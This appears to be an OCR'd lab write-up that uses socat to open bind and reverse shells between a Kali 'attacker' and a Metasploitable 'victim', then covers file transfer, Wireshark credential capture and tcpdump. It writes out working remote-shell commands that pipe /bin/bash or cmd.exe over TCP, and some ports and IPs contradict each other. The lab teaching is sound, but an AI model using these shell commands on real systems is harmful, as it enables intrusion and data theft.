As a testing environment we are using a kali linux vmware installation which will be the "ATTACKER" in our scenario and our host machine, running also metasploit, is going to be the “TARGET/VICTIM”. We have placed a directory named erev in the desktop of the victim where it contains a text file named erev.txt and soczt.txt with some content. Our goal in the practical will be to actually read the contents of that file from our attacker machine.



The IP of the host machine is 192.168.95.230 and the IP of the victim is 192.168.95.206. In order to set this up we need to run the following command to the victim (socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash). This will open port 4444 and listen on it and upon a new connection the /bin/bash will be executed, giving this way a remote shell to the attacker. NOTE: If you are using victim machine was a Windows machine the command above would be adjusted to socat -d -d TCP4-LISTEN:4443 EXEC:'cmd.exe',pipes.

```
msfadmin@metasploitable:~/erev$ ls
erev.txt  socat.txt
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash
2022/11/01 02:33:58 socat[4805] N listening on AF=2 0.0.0.0:4444
```

```
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash

2022/11/01 02:22:56 socat[4787] N listening on AF=2 0.0.0.0:4444
2022/11/01 02:28:52 socat[4787] N accepting connection from AF=2 192.168.95.230:
53984 on AF=2 192.168.95.206:4444
2022/11/01 02:28:52 socat[4787] N forking off child, using socket for reading an
d writing
2022/11/01 02:28:52 socat[4794] N execvp'ing "/bin/bash"
2022/11/01 02:28:52 socat[4787] N forked off child process 4794
2022/11/01 02:28:52 socat[4787] N starting data transfer loop with FDs [4,4] and
 [3,3]
```

On our attacker machine now we run socat with the following command so it can connect to the victim. Do remember that the IP of the victim is the 192.168.95.206 **(socat - TCP4:192.168.95.206:4444)**. This tells socat to connect to the IP of the victim on port 4443 which we know is open since we set up the listener at that port, using the TCP4 protocol.

```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
```


```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
ls
erev.txt
socat.txt
```


```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
ls
erev.txt
socat.txt
cat socat.txt
THIS IS CREATED AT VICTIMS MACHINE WHICH SHOULD BE ACCESSIBLE AT TAGRGET(KALI)
```

```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
cat erev.tx
cat erev.txt
THIS IS SIMPLE TEST FILE
```

On the upper screenshot which belongs to the attacker(kali machine) we see that we can read the contents of the erev.txt and socat.txt file with success.

Take a look also on below part where it is wireshark running and capturing the traffic between the attacker and the victim. As you can see the contents of the file are available in wireshark as well and anyone inspecting the traffic may be able to read them!





8. REVERSE SHELL :- In the reverse shell we are going to set up the listener in our attacker machine first and then command the victim to connect back to the attacker.
   First we use the following command to start a listener on our attacker machine **socat -d -d TCP4-LISTEN:4443 STDOUT.**

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.95.230  netmask 255.255.255.0  broadcast 192.168.95.255
        inet6 fe80::89ab:3bb9:4331:ec1c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 42  bytes 15588 (15.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 11588 (11.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
```

Then on the victim machine we run the following command specifying the correct IP and port.
socat TCP4:192.168.168.1:4443 EXEC:/bin/bash

```
          collisions:0 txqueuelen:1000
          RX bytes:5324 (5.1 KB)  TX bytes:8118 (7.9 KB)
          Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:4443 EXEC:/bin/bash
```

```
┌──(root㉿kali)-[~]
└─# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
2022/11/01 04:45:43 socat[1893] N accepting connection from AF=2 192.168.95.206:54110 on AF=2 192.168.95.
230:4443
2022/11/01 04:45:43 socat[1893] N using stdout for reading and writing
2022/11/01 04:45:43 socat[1893] N starting data transfer loop with FDs [6,6] and [1,1]
```


```
└─# socat -d -d TCP4-LISTEN:4443 STDOUT
2022/11/01 04:43:10 socat[1893] N listening on AF=2 0.0.0.0:4443
2022/11/01 04:45:43 socat[1893] N accepting connection from AF=2 192.168.95.206:54110 on AF=2 192.168.95.
230:4443
2022/11/01 04:45:43 socat[1893] N using stdout for reading and writing
2022/11/01 04:45:43 socat[1893] N starting data transfer loop with FDs [6,6] and [1,1]
cat socat.txt
ls
erev
file.txt
vulnerable
yaseera
cat file.txt
```

We have the attacker shell which successfully reads the file which is at the victims machine.


```
msfadmin@metasploitable:~$ socat TCP4:192.168.95.230:4443 EXEC:/bin/bash
cat: socat.txt: No such file or directory
```

9. File Transfer

Now, it's time to discover another functionality of the socat. We can transfer files with the help of the connection that is established with the help of socat. For demonstration, we decided to create a text file with a small message as shown in the image below.




Next, we run socat with the Address Type as TCP4 and create a listener with hosting the file with the help of the file keyword.




As we created the file to transfer on our Kali Machine, we will now move to the metasploit machine and attempt to transfer the file demo.txt here. We need to connect to the listener that is created on the Kali Machine and mention the file name that is hosted along with the create keyword as shown in the image below. We can see that this will transfer the file.

B. WIRESHARK AND TCPDUMP


Step 1: Open WireShark in kali



Step 2: Go to Capture tab and select Start




Step 3: Open a website in a new window and enter the user id and password. Register if needed.





Step 4: Enter the credentials and then sign in. The wireshark tool will keep recording the packets.


Step 5: Select filter as http to make the search easier and click on apply.




Step 6: Now stop the tool to stop recording










TCP DUMP:- tcpdump is a packet sniffing and packet analyzing tool for a System Administrator to troubleshoot connectivity issues in Linux. It is used to capture, filter, and analyze network traffic such as TCP/IP packets going through your system. It is many times used as a security tool as well. It saves the captured information in a pcap file, these pcap files can then be opened through wireshark or through the command tool itself.


```
┌──(root㉿kali)-[~]
└─# apt install tcpdump
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
tcpdump is already the newest version (4.99.2-1).
tcpdump set to manually installed.
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
  liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin python3-dataclasses-json
  python3-limiter python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spyse
  python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.
```

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.107  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::89ab:3bb9:4331:ec1c  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 303715  bytes 193905254 (184.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32364  bytes 9064894 (8.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


1. CAPTURE PACKETS FROM SPECIFIC INTERFACE




2. CAPTURE ONLY SPECIFIC NUMBER OF PACKETS




3. PRINT CAPTURED PACKET IN ASCII FORMAT



4. DISPLAY AVAILABLE INTERFACES

